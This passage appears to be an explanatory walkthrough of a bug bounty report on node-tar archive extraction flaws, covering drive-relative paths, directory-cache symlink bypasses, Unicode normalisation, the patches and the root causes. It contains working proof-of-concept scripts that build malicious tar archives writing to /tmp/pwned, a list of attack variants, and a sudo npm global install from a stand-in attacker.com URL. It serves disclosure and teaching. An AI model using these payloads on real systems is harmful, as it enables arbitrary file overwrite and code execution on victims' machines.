    validateString(path, 'path');
    const len = path.length;
    if (len === 0)
      return false;

    const code = StringPrototypeCharCodeAt(path, 0);
    return isPathSeparator(code) ||

      (len > 2 &&
      isWindowsDeviceRoot(code) &&
      StringPrototypeCharCodeAt(path, 1) === CHAR_COLON &&
      isPathSeparator(StringPrototypeCharCodeAt(path, 2)));
  },
Line by line:
isPathSeparator(code)returns true if the character is a forward slash/or a backslash\. Those are the two characters that separate folder names in paths.isWindowsDeviceRoot(code)returns true if the character is a letter from A to Z, upper or lower case. That is what a drive letter looks like.isAbsolute(path)is the main function. It first checks the input is a string.if (len === 0) return false;an empty path is not absolute.const code = StringPrototypeCharCodeAt(path, 0);reads the numeric character code of the first character.return isPathSeparator(code) || (...)says: the path is absolute if it starts with a slash or backslash, OR if all of the following hold: it is longer than two characters, the first character is a letter, the second is a colon, and the third is a slash or backslash.
So there are two ways to be absolute: start with a separator, or look like a drive root such as c:/ or C:\.
Next they looked at path.resolve, which is 148 lines long. The report says printf debugging (adding print statements to watch values as the program runs) saved the day, and skips to the test file that documents expected behaviour:
const resolveTests = [
  [ path.win32.resolve,

    [[['c:/blah\\blah', 'd:/games', 'c:../a'], 'c:\\blah\\a'],
This is a test case: given the inputs c:/blah\blah, d:/games and c:../a, the expected output is c:\blah\a. The interesting part is c:../a. It contains .., yet it is not rejected, and it produces a path on drive C. This suggests special handling for paths of the form C:${PATH}, meaning a drive letter followed by a relative path.
They confirmed it:
> path.resolve('C:/example/dir', 'C:../a')
'C:\\example\\a'
> path.resolve('C:/example/dir', 'D:different/root')
'D:\\different\\root'
- The first line: starting from
C:/example/dir, resolvingC:../agivesC:\example\a. SoC:../ameans "go up one folder on drive C", not "go up one folder from where I am". - The second line: resolving
D:different/rootgivesD:\different\root, a completely different drive.
This is the bypass. The .. filter only matches double dots between path delimiters and the start or end of strings, which C:../ passes. C:../ has the double dots right after a colon, which the filter does not consider a separator, so it passes.
The primitive (the basic capability the attacker gains) is limited: it can only write one directory up. Since extraction happens inside a node_modules folder, one directory up is still inside the project's packages, which does not directly lead to running code. The researchers explored a trick: create a package AAAA that is a symlink to /path/to/, then extract into C:../AAAA/overwrite, which in theory overwrites /path/to/overwrite. This relied on a race condition (a timing problem where two operations happen in an unpredictable order) and was not very reliable.
They reported the bug with a proof of concept, but it had already been discovered by a member of GitHub's security team.
Step 3: the directory cache and symlinks
Like many tar tools, node-tar supports extracting symlinks and hardlinks:
      case 'Link':
        return this[HARDLINK](entry, done)

      case 'SymbolicLink':
        return this[SYMLINK](entry, done)
Line by line:
case 'Link':when the archive entry is a hard link, call the hardlink handler.case 'SymbolicLink':when the entry is a symbolic link, call the symlink handler.
To stop an attacker using a symlink to escape, node-tar checks that the folders it walks through are not symlinks. Otherwise you could create a symlink called symlink pointing at /path/to, then extract a file to symlink/overwrite, and the file would land in /path/to/overwrite. This check lives in mkdir.js, the code that creates parent folders:
      } else if (st.isSymbolicLink())
        return cb(new SymlinkError(part, part + '/' + parts.join('/')))
Line by line:
} else if (st.isSymbolicLink())if the thing at this path is a symlink, do not proceed.return cb(new SymlinkError(...))report an error back to the caller.
Now the performance part. Creating folders on disk is slow, so node-tar keeps a cache: a list of folders it has already created, so it does not have to check them again. The report shows the shortcut:
  if (cache && cache.get(dir) === true)
    return done()
Line by line:
if (cache && cache.get(dir) === true)if there is a cache and it says this directory was already handled, then...return done()...skip all the checks and finish immediately.
This is the crucial point: the security of node-tar depends on the cache being accurate. If an attacker can make the cache believe a folder is safe when it is actually a symlink, the symlink check is skipped and files can be written anywhere.
The report notes that these particular cache bugs do not affect the npm CLI, because npm's own extraction code explicitly filters out symlinks and hardlinks:
      filter: (name, entry) => {
        if (/Link$/.test(entry.type))
          return false
Line by line:
filter: (name, entry) => {defines a filter function that gets called for each archive entry.if (/Link$/.test(entry.type))checks whether the entry type ends with the wordLink(matching bothLinkandSymbolicLink).return falserejects the entry.
So npm is protected by its own filter for these cache bugs.
Step 4: the cache is not cleaned when a folder is deleted
Initially, the cache did not remove entries when a folder was deleted. That made the bypass easy. The proof of concept used three archive entries:
- MKDIR
poison(create a folder) - SYMLINK
poison->/target/path(replace it with a symlink) - FILE
poison/overwrite(write a file through the symlink)
The payload can be generated with a shell script:
#!/bin/sh

mkdir x
tar cf poc.tar x
rmdir x
ln -s /tmp x
echo 'arbitrary file write in node-tar' > x/pwned
tar rf poc.tar x x/pwned
rm x/pwned x
Line by line:
#!/bin/shsays this file is a shell script.mkdir xcreates a folder calledx.tar cf poc.tar xcreates a tar archive calledpoc.tarcontaining the folderx. Thecmeans create,fmeans file.rmdir xdeletes the folderxfrom disk.ln -s /tmp xcreates a symlink calledxpointing at/tmp.echo 'arbitrary file write in node-tar' > x/pwnedwrites a text file through the symlink, so it actually lands at/tmp/pwned.tar rf poc.tar x x/pwnedappends the symlink and the file to the archive. Thermeans append.rm x/pwned xcleans up the local files.
When node-tar unpacks it, it creates the folder and caches it. Then it hits the symlink, which implicitly deletes the existing folder if present, and the code does not update the directory cache. Then it writes the file through the symlink, and because the cache still says the folder is safe, the symlink check is skipped.
The report shows the code that deletes without updating the cache:
          } else
            fs.rmdir(entry.absolute, er => this[MAKEFS](er, entry, done))
        } else
          unlinkFile(entry.absolute, er => this[MAKEFS](er, entry, done))
Line by line:
fs.rmdir(entry.absolute, ...)removes a directory.unlinkFile(entry.absolute, ...)removes a file.- Neither of these touches the cache.
Testing is simple:
$ npm i [email protected]
$ node -e 'require("tar").x({ file: "poc.tar" })'
$ cat /tmp/pwned
arbitrary file write in node-tar
Line by line:
npm i [email protected]installs a specific version of the tar package.node -e 'require("tar").x({ file: "poc.tar" })'runs a one-line Node program that loads the tar library and extractspoc.tar.cat /tmp/pwnedprints the file that should not exist. The output confirms the write happened.
Step 5: the first patch, and the Windows separator mismatch
The fix was to remove the entry from the cache when a folder is deleted:
commit [redacted]
Author: isaacs <[email protected]>
Date:   Mon Jul 26 16:10:30 2021 -0700

    Remove paths from dirCache when no longer dirs
This is a commit header: a record of a change in the code repository, with an identifier, an author, a date and a message. The message says the change removes paths from the directory cache when they are no longer directories.
The patch added this code to lib/unpack.js:
    if (entry.type !== 'Directory') {
      for (const path of this.dirCache.keys()) {
        if (path === entry.absolute ||
            path.indexOf(entry.absolute + '/') === 0 ||
            path.indexOf(entry.absolute + '\\') === 0)
          this.dirCache.delete(path)
      }
    }
Line by line:
if (entry.type !== 'Directory')only do this for entries that are not folders.for (const path of this.dirCache.keys())loop over every path stored in the cache.if (path === entry.absolute || ...)if the cached path is exactly the entry's path, or...path.indexOf(entry.absolute + '/') === 0...the cached path starts with the entry's path followed by a forward slash, or...path.indexOf(entry.absolute + '\\') === 0...it starts with the entry's path followed by a backslash...this.dirCache.delete(path)...then remove it from the cache.
In theory, this purges every cache entry that has the current path as a prefix. The researchers asked: why check both slash and backslash? Should it not depend on the operating system? It turns out the original test case still worked on Windows. To see why, look at how cache entries are created:
  const sub = path.relative(cwd, dir)
  const parts = sub.split(/\/|\\/)
  let created = null
  for (let p = parts.shift(), part = cwd;
    p && (part += '/' + p);
    p = parts.shift()) {
    if (cache.get(part))
      continue

    try {
      fs.mkdirSync(part, mode)
      created = created || part
      cache.set(part, true)
    } catch (er) {
Line by line:
const sub = path.relative(cwd, dir)works out the path of the target folder relative to the current directory.const parts = sub.split(/\/|\\/)splits that path into pieces on either slash or backslash.let created = nullstarts a variable to remember the first folder actually created.for (let p = parts.shift(), part = cwd; p && (part += '/' + p); p = parts.shift())walks through the pieces one by one, building up the path. Noticepart += '/' + p: pieces are joined with a forward slash, always.if (cache.get(part)) continueif this path is already cached, skip it.fs.mkdirSync(part, mode)create the folder.created = created || partremember the first one created.cache.set(part, true)store it in the cache.
For example, on Windows a folder might be cached as C:\abc\test-unpack/x, while entry.absolute is C:\abc\test-unpack\x. But when the folder is later removed, entry.absolute is C:\abc\test-unpack\x, with a backslash. The pruning checks look for ...\test-unpack\x, ...\test-unpack\x/ and ...\test-unpack\x\, none of which match ...\test-unpack/x. So the cache entry survives, and the bypass still works.
A different issue with the same root cause exists on Unix. If you create a path named a\\x (a folder called a followed by a backslash and an x), the security checks run on a and a/x but not on the actual file a\\x. So a symlink whose name contains a backslash bypasses the cache protection again:
#!/bin/sh

ln -s /tmp a\\x
tar cf poc.tar a\\x
echo 'arbitrary file write in node-tar' > a\\x/pwned
tar rf poc.tar a\\x a\\x/pwned
rm a\\x
Line by line:
ln -s /tmp a\\xcreates a symlink nameda\xpointing at/tmp.tar cf poc.tar a\\xputs that symlink in the archive.echo 'arbitrary file write in node-tar' > a\\x/pwnedwrites a file through the symlink.tar rf poc.tar a\\x a\\x/pwnedappends the symlink and the file.rm a\\xcleans up.
Step 6: normalisation patch and the Unicode bypass
The next patch felt like defence in depth, meaning extra protection in case an earlier layer fails:
commit [redacted]
Author: isaacs <[email protected]>
Date:   Wed Aug 4 15:48:21 2021 -0700

fix: normalize paths on Windows systems

This change uses / as the One True Path Separator, as the gods of POSIX
intended in their divine wisdom.

On windows, \ characters are converted to /, everywhere and in depth.
However, on posix systems, \ is a valid filename character, and is not
treated specially.  So, instead of splitting on `/[/\\]/`, we can now
just split on `'/'` to get a set of path parts.

This does mean that archives with entries containing \ will extract
differently on Windows systems than on correct systems.  However, this
is also the behavior of both bsdtar and gnutar, so it seems appropriate
to follow suit.

Additionally, dirCache pruning is now done case-insensitively.  On
case-sensitive systems, this potentially results in a few extra lstat
calls.  However, on case-insensitive systems, it prevents incorrect
cache hits.
In plain words, the commit message says: on Windows, backslashes are converted to forward slashes everywhere; on Unix, a backslash is a legal character in a filename, so it is left alone; the cache is now pruned without caring about upper or lower case, which matters on systems that treat File and file as the same name.
All cache operations were routed through helper functions that normalise entries:
const cGet = (cache, key) => cache.get(normPath(key))
const cSet = (cache, key, val) => cache.set(normPath(key), val)
Line by line:
cGetreads from the cache, but first passes the key throughnormPath, which cleans it up.cSetwrites to the cache, also normalising the key first.
Cache removal was centralised:
const pruneCache = (cache, abs) => {

  abs = normPath(abs).toLowerCase()
  for (const path of cache.keys()) {
    const plower = path.toLowerCase()
    if (plower === abs || plower.toLowerCase().indexOf(abs + '/') === 0)
      cache.delete(path)
  }
}
Line by line:
abs = normPath(abs).toLowerCase()normalises the path and makes it lower case.for (const path of cache.keys())loops over cached paths.const plower = path.toLowerCase()lower-cases each one.if (plower === abs || plower.toLowerCase().indexOf(abs + '/') === 0)if it matches exactly or starts with the path plus a slash...cache.delete(path)...remove it.
This handles case-insensitive filesystems such as Windows and MacOS. But it is not enough. Unicode normalisation saves (or ruins) the day. Unicode is the standard that assigns a number to every character in every writing system. Some characters can be represented in more than one way: é can be a single code point (\u00e9) or an e followed by a combining accent (\u0065\u0301). MacOS normalises paths, so both forms refer to the same file. The report demonstrates:
> fs.readdirSync(".")
[]
> fs.writeFileSync("\u00e9", "AAAA")
undefined
> fs.readdirSync(".")
[ 'é' ]
> fs.unlinkSync("\u0065\u0301")
undefined
> fs.readdirSync(".")
[]
Line by line:
fs.readdirSync(".")lists the current folder. It is empty.fs.writeFileSync("\u00e9", "AAAA")creates a file whose name is the single code pointé.fs.readdirSync(".")now showsé.fs.unlinkSync("\u0065\u0301")deletes a file using the two-code-point form. It succeeds.fs.readdirSync(".")shows the folder is empty again. So the two forms are the same file.
The exploit is straightforward: create a folder named \u00e9, a symlink named \u0065\u0301 (which also deletes the first folder), then write to \u00e9/pwned. Because only \u00e9 exists in the directory cache and not \u0065\u0301, the cache becomes desynchronised from the filesystem, allowing the symlink security checks to be skipped.
This was also already found internally by a member of GitHub's security team, whose discovery also involved "long path portions" that the researchers had not considered.
Step 7: dropping the cache on symlinks
The researchers reported three vulnerabilities involving the directory cache. They felt the cache was hard to maintain: any mismatch with the real filesystem leads to an arbitrary write, and filesystems are deceptively complex, with edge cases on every system.
In the end, the decision was to drop the entire cache whenever a symlink is encountered:
commit [redacted]
Author: isaacs <[email protected]>
Date:   Wed Aug 18 19:34:33 2021 -0700

    drop dirCache for symlink on all platforms

@@ -550,13 +550,13 @@ class Unpack extends Parser {
     // then that means we are about to delete the directory we created
     // previously, and it is no longer going to be a directory, and neither
     // is any of its children.
-    // If a symbolic link is encountered on Windows, all bets are off.
-    // There is no reasonable way to sanitize the cache in such a way
-    // we will be able to avoid having filesystem collisions.  If this
-    // happens with a non-symlink entry, it'll just fail to unpack,
-    // but a symlink to a directory, using an 8.3 shortname, can evade
-    // detection and lead to arbitrary writes to anywhere on the system.
-    if (isWindows && entry.type === 'SymbolicLink')
+    // If a symbolic link is encountered, all bets are off.  There is no
+    // reasonable way to sanitize the cache in such a way we will be able to
+    // avoid having filesystem collisions.  If this happens with a non-symlink
+    // entry, it'll just fail to unpack, but a symlink to a directory, using an
+    // 8.3 shortname or certain unicode attacks, can evade detection and lead
+    // to arbitrary writes to anywhere on the system.
+    if (entry.type === 'SymbolicLink')
       dropCache(this.dirCache)
In plain words: the old code only dropped the cache on Windows; the new code drops it on every platform whenever a symlink appears. The comment explains that there is no reasonable way to keep the cache safe in that situation.
Root cause
The root causes fall into two families.
First, absolute path stripping was done by chopping off characters based on path.win32.parse(p).root. Because parse returns / as the root for ///tmp/pwned, stripping one character leaves //tmp/pwned, which Node's file APIs resolve to /tmp/pwned. The later stripAbsolutePath refactor guaranteed the returned path was never absolute, but path.resolve on Windows treats C:../a as a drive-relative path, so a path that is not absolute can still resolve outside the extraction folder. The .. filter did not catch it because the regex only matches double dots between separators or at the start or end of the string, and C:../ passes.
Second, the directory cache that node-tar uses to skip repeated folder creation and symlink checks can fall out of sync with the filesystem. The cache stores paths joined with forward slashes, while entry.absolute on Windows uses backslashes, so the pruning checks never matched. On Unix, a filename containing a backslash caused checks to run on a and a/x but not the actual file a\\x. On MacOS, Unicode normalisation means a folder created as \u00e9 and a symlink named \u0065\u0301 refer to the same filesystem object, but the cache only knows the first name. In each case the cache says a directory is safe when it is now a symlink, so extraction follows the symlink and writes outside the target folder.
Existing defences did not stop these because the symlink check lives in mkdir.js and is skipped entirely on a cache hit, and because npm's own filter that removes symlinks and hardlinks does not apply to direct use of node-tar.
Impact
For the absolute path issues, the primitive is an arbitrary file write upon package installation. For the drive-letter bypass, the primitive is weaker: it can only write one directory up, and because extraction happens in a node_modules folder, the researchers could only write into other installed packages. Their symlinked-package escalation idea involved a race condition and was not very reliable.
For the directory cache issues, the impact is arbitrary file write through a symlink, which the report frames as writing anywhere on the system. These do not affect the npm CLI because npm's extraction explicitly filters out symlinks and hardlinks. The report notes that after their reports, npm started blocking publication of packages containing symbolic links, hard links or absolute paths.
The report does not assign CVSS scores or severities beyond the payouts listed.
Fix
The fixes, as described in the report, were:
- Refactoring the absolute path check into
strip-absolute-path.jswith awhile (isAbsolute(path))loop, so the returned path is never absolute. - Removing paths from
dirCachewhen they are no longer directories (commit[redacted]). - Normalising paths on Windows systems, using
/as the separator, and pruning the cache case-insensitively (commit[redacted]). - Dropping the entire directory cache when a symlink is encountered, on all platforms (commit
[redacted]).
The researchers describe the final decision to drop the cache on symlinks as probably the best solution.
Variants to test
- Drive-relative paths on Windows. Try archive entries of the form
C:../nameandD:different/rootagainst any extractor that usespath.win32.resolve. A positive result is a file written one directory above the extraction root. - Multiple leading slashes. Try entries such as
///tmp/pwnedagainst code that stripspath.win32.parse(p).root. A positive result is a write to the absolute path after stripping. - Directory cache desynchronisation via deletion. Build an archive with MKDIR, SYMLINK and FILE entries as in the
poc.tarscript. A positive result iscat /tmp/pwnedshowing the written content after extraction. - Separator mismatch. On Windows, create a directory whose cached path uses
/and remove it using a\path. On Unix, use a filename containing a backslash such asa\\x. A positive result is a symlink followed during extraction despite the cache. - Unicode normalisation. On MacOS, create a folder named
\u00e9and a symlink named\u0065\u0301, then write to\u00e9/pwned. A positive result is a write through the symlink. - Case-insensitive filesystems. Try cache entries that differ only in case. A positive result is a cache hit that skips a symlink check.
- Long path portions. The report mentions JarLob's discovery involved "long path portions" but does not describe the technique; testing would mean trying very long path components against the same cache logic.
Additional thoughts
The report closes with observations about bug bounty. It describes an inherent asymmetry between bug bounty reporters and internal red teams, which in some instances heavily favours internal teams. Reporters should fully or nearly fully demonstrate their vulnerabilities before reporting, but must not hold on to them for too long, and balancing these is hard. As an example, CVE-2021-37713 was found on a plane ride to Defcon and reported on August 13th, a bit more than a week later, because the researchers wanted to escalate a low-implication relative path overwrite to an actual RCE by abusing symlinks and other Node-specific behaviour. Another example is suspicious behaviour with unknown security implications: the path reservation system improperly handled case-sensitive filesystems, but no security implication was found, and any would have been racey, so it could not be reported. The report suggests programme administrators should be aware of such biases and compensate where possible, and describes the 1,000 dollar token bounty for CVE-2021-37712 as a good example even though the issue was already found internally.
The report also discusses balance. Another in-scope item was overwriting an executable that already exists with a globally installed package if --force has not been set. After correspondence with GitHub staff, the researchers confirmed the intended scope:
$ npm i -g yarn
$ npm i -g attacker-package
$ yarn
Line by line:
npm i -g yarninstalls the yarn tool globally, meaning it becomes available as a command everywhere.npm i -g attacker-packageinstalls a package that, in this scenario, overwrites the yarn command.yarnruns the command, which is now the attacker's code.
This is trivially achievable by installing from a URL:
$ sudo npm i -g https://attacker.com/package.tar.gz
Line by line:
sudoruns the command with administrator rights.npm i -ginstalls globally.https://attacker.com/package.tar.gzis a URL pointing at a tar file on the attacker's server, rather than a package name from the registry.
However, it was marked as a "low" impact item according to the engagement documentation, and the researchers thought it probably was not a serious concern, seeming by design with an extremely narrow use case, so they chose not to report it. The report notes the importance of clearly defining scope items and of additional communication channels such as a private GitHub bounty programme Slack.
The conclusion states that the engagement was enjoyable, that the researchers audited sections of Node and npm internals that they and, they believe, many others assumed secure, and ends with: "Complexity breeds vulnerability; optimization demands compensation."
Glossary
- Absolute path: a full address for a file starting from the root of the filesystem, such as
/etc/passwdorC:\Windows. - Arbitrary file write: a bug that lets an attacker choose any file on the machine and write to it.
- Bug bounty programme: a scheme where a company pays people for finding and reporting security bugs.
- Cache: a store of results kept to avoid repeating slow work.
- Commit: a recorded change in a code repository, with an identifier, author, date and message.
- CVE: a public catalogue number for a security vulnerability.
- CVSS: a scoring system for the severity of vulnerabilities; the report does not use it.
- Defence in depth: adding extra layers of protection in case an earlier layer fails.
- Diff: a display of changes to a file, with
-for removed lines and+for added lines. - Directory cache: node-tar's list of folders it has already created, used to skip repeated checks.
- Drive-relative path: a Windows path like
C:../athat names a drive but is relative to the current folder on that drive. - Hard link: a second name for the same file on disk.
- HTTP: the language browsers and servers use to exchange requests and responses.
- Install script: a small program included in a package that npm may run during installation.
- node-tar: the Node.js library that unpacks tar archives.
- npm: the package manager for Node.js, used to download and install packages.
- npm registry: the server at
registry.npmjs.orgthat stores and serves packages. - NFD normalisation: a Unicode form where accented characters are stored as a base letter plus a combining accent.
- Path separator: the character that separates folder names in a path,
/or\. - Posix: the family of Unix-like operating systems, including Linux and MacOS.
- Primitive: the basic capability an attacker gains from a bug.
- Proof of concept (POC): a demonstration that a bug is real and exploitable.
PUTrequest: an HTTP request that asks a server to store something at a given address.- Race condition: a bug caused by two operations happening in an unpredictable order.
- RCE (remote code execution): an attacker gets their code to run on someone else's machine.
- Relative path: a path interpreted from the current folder, such as
./images/logo.png. - Sanitisation: cleaning up input so dangerous parts are removed.
- Scope: the set of targets and bug types a bounty programme will pay for.
- Symlink (symbolic link): a file that acts as a shortcut to another file or folder.
- Tar archive: a single file bundling many files together, like a zip file.
- Unicode: the standard that assigns a number to every character in every writing system.
--ignore-scripts: an npm option that stops install scripts from running.



